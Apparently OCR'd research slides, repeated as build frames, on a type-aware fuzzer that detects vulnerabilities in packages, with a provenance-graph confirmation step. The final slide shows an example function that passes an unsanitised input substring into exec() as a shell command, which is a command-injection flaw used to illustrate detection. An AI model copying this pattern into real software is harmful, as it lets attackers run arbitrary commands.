
Key techniques:



Detection Methodology: Type-Aware Fuzzer

Key techniques:


- ◦ Type Sampling



Detection Methodology: Type-Aware Fuzzer


Key techniques:

- Type Sampling



Key techniques:


- Type Sampling



Detection Methodology: Type-Aware Fuzzer

Key techniques:


- **Type Sampling**
  - Coverage-based rewards select for fruitful types



Detection Methodology: Type-Aware Fuzzer

Key techniques:


- **Type Sampling**
  - Coverage-based rewards select for fruitful types
- **Object Reconstruction**



Detection Methodology: Type-Aware Fuzzer

Key techniques:


- **Type Sampling**
  - Coverage-based rewards select for fruitful types
- **Object Reconstruction**
  - Instrumented field access → incorporate object fields



Detection Methodology: Type-Aware Fuzzer

Key techniques:


- **Type Sampling**
  - Coverage-based rewards select for fruitful types
- **Object Reconstruction**
  - Instrumented field access → incorporate object fields



Detection Methodology: Type-Aware Fuzzer

Key techniques:


- **Type Sampling**
  - Coverage-based rewards select for fruitful types
- **Object Reconstruction**
  - Instrumented field access → incorporate object fields



Detection Methodology: Type-Aware Fuzzer

Key techniques:

- **Type Sampling**
  - Coverage-based rewards select for fruitful types
- **Object Reconstruction**
  - Instrumented field access → incorporate object fields



Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

Package API

```
function grep(query) {
  exec(
    ‘grep ’
    + query[‘filename’].substr(5, 25)
  )}
```

Driver Code

